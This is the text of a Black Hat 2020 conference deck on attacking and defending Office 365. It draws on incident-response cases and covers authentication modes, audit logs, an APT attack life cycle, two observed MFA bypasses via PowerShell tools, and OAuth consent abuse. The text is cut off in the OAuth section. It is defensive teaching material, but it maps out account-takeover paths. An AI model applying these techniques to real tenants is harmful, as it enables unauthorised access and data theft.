black hat USA 2020

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BRIEFINGS

My Cloud is APTs Cloud: Attacking and Defending O365

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- Love/hate relationship with Office 365
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
- Incident Response Lead
- Cloud Connoisseur
- Begrudgingly Polite Canadian Ex-Pat
- Die hard rugby fan

Overview

- Office 365 Crash Course
- Initial Access and Persistence
- Complete Mission

- **Takeaway:** APT is investing a lot of time and money into Office 365, and you should too



Bookings
Online appointment scheduling for your small busin...

Calendar
Schedule and share meeting and event times, and au...

Delve
Get personal insights and relevant information based...

Dynamics 365
Break down the silos between your business process...

Excel
Discover and connect to data, model and analyze it, ...

Forms
Create surveys, quizzes, and polls and easily see resu...

Kaizala
A simple and secure mobile chat app for work

MyAnalytics
Create better work habits with insights into your mee...

OneDrive
Store, access, and share your files in one place.

OneNote
Capture and organize your notes across all your devi...

Outlook
Business-class email through a rich and familiar Outl...

People
Organize your contact info for all your friends, family,...

Planner
Create plans, organize and assign tasks, share files, a...

Power Apps
Build mobile and web apps with the data your organi...

Power Automate
Create workflows between your apps, files, and data ...

Power BI
Create actionable, dynamic, and engaging data dash...

PowerPoint
Design professional presentations.

Project
Develop project plans, assign tasks, track progress, a...

SharePoint
Share and manage content, knowledge, and applicati...


Stream
Share videos of classes, meetings, presentations, and...

Sway
Create and share interactive reports, presentations, a...

Tasks
Create and manage tasks in Outlook.

Email in the Cloud…and much, much more

- Office 365 is a suite of cloud-based applications
- Exchange Online is Exchange Server ported to the cloud
- User Identity is backed by Azure AD which is AD ported to the cloud
- SharePoint Online is SharePoint ported for the cloud
- Word Online is ….you get the idea
- Accessible from anywhere in the world
- Used by a lot of large organizations



Authentication


Identity really is the new perimeter

Managed Authentication

- Azure AD handles the authentication using a locally-stored hash or
- Sends the credentials to an on-premise agent on the local AD server
- Preferred by Microsoft
- Easy to manage and maintain

Federated Authentication

- Authentication is passed off to a trusted third-party
- AD FS, Okta, Ping
- The third party sends cryptographically signed tokens to Azure AD
  - Azure AD verifies the signature and user info in the token to authenticate a user
- More difficult to implement and maintain



Modern vs. Legacy Authentication

Modern Authentication

- The standard and recommended sign-in method
- Uses OAuth behind the scenes
- Supports advanced security
- Multi Factor Authentication (MFA)
- Conditional Access Policies (CAP)


Legacy Authentication (enabled by default)

- Used by several “legacy” protocols
- POP, IMAP, MAPI
- PowerShell, Exchange Web Services, AutoDiscover
- Does not support MFA
- Will be disabled eventually
  - Microsoft keeps extending the support
- Access can be limited using policy

Core Logs

- Three core logs
  - Unified Audit Log
  - Mailbox Audit Log
  - Admin Audit Log
- Bonus Logs
  - Azure AD Logs
- Extras
  - Mail Trace
  - Security and Compliance Reports

Office 365 Attack Life Cycle



- Mailbox Rules
- Golden SAML
- OAuth consent
- Delegate rights

MAINTAIN PRESENCE

MOVE LATERALLY

INITIAL RECONNAISSANCE

- Azure AD PowerShell

INITIAL COMPROMISE

- Password Spray
- Phishing Email
- Compromise on-premise network

ESTABLISH FOOTHOLD

- OAuth consent
- Conditional Access Policies

ESCALATE PRIVILEGES

INTERNAL RECONNAISSANCE

- eDiscovery Search

COMPLETE MISSION

- Forwarding Rules
- Graph API
- Transport Rules
- eDiscovery Search

Initial Access
And
Establish Foothold

Azure AD PowerShell

MFA bypass #1

- Victim organizations used policies to enforce MFA for **all** sign-ins
- Logs showed the attacker was connecting to the tenant without it
- Enter Azure Active Directory PowerShell (AzureAD)
  - Contains valuable information on all your users, like a GAL or AD database
  - Any user (even unlicensed) can use the Azure AD cmdlet, and it can’t be disabled
  - Until recently you **could not enforce MFA** for this application (no patch notes to tell us when fixed)

```
PS > Connect-AzureAD

PS > Get-AzureADUser

ObjectId      DisplayName     UserPrincipalName      UserType
Xxxx-xxxx       John Doe      John.Doe@example.com     Member
```

Azure AD PowerShell


MFA bypass #1

- Attackers leveraged CVE-2019-19781 to access a Citrix Netscaler and obtain the password for the LDAP connector account
  - Connected to Azure AD PowerShell using the account and dumped the list of all users
  - Used the information to conduct massive password spray attack and targeted phishing of users
- Attackers conducted a password spray against limited number of email addresses obtained via OSINT
  - Connected to Azure AD PowerShell and exported the full list of users and groups
  - Extorted victims with the threat of selling the information on the criminal market

Microsoft Exchange Online PowerShell

MFA bypass #2

- Attacker logins to the environment were coded as the “Microsoft Online Syndication Partner Portal” (MOSPP) and the user agent included “MSOIDSVC.exe”
  - Client had never heard of this portal, and their tenant was not setup or managed by a partner



User	[redacted]
Username	[redacted]
User ID	[redacted]
Alternate sign-in name	[redacted]
Application	Microsoft Online Syndication Partner Portal
Application ID	d176f6e7-38e5-40c9-8a78-3998aab820e7
Resource	
Resource ID	
Client app	Other clients

Token issuer type	Azure AD
Token issuer name	
Latency	100ms
User agent	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 6.2; Win64; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; MSOIDCRL 7.250.4556.0; App MSOIDSVC.EXE, 7.250.4556.0, {2606CB41-DB56-416C-BA08-683672FD4780})

Microsoft Exchange Online PowerShell


Legacy software strikes again

- MSOIDSVC.exe is the “Microsoft Online Services Sign-In Assistant”
  - Basically an authentication broker for desktop apps that connect to O365
- Older versions of Microsoft Exchange Online PowerShell required this to work
  - The Application ID for these older versions were for improperly coded as the MOSPP
- **Bug: This combination of software bypassed conditional access and any MFA requirements**
  - Recently fixed by Microsoft (no release notes/advisories to tell us exactly when)

OAuth Abuse

Apps increase synergy

- Developers can create applications to access Office 365 data on user's behalf
  - Bypasses MFA by design and can allow access for up to 90 days
  - Tool and blog on technique released by Doug as well as others in the security community
- Gained notoriety during the 2016 presidential election
- Multiple campaigns observed since, varying in sophistication



Microsoft

user@contoso.com

Permissions requested

Contoso Test App
zawad.co

This app would like to:

- Read and write your files
- Read your calendar
- Sign you in and read your profile

Accepting these permissions means that you allow this app to use your data as specified in their terms of service and privacy statement. You can change these permissions at https://myapps.microsoft.com. Show details

OAuth Abuse

Don’t let it happen

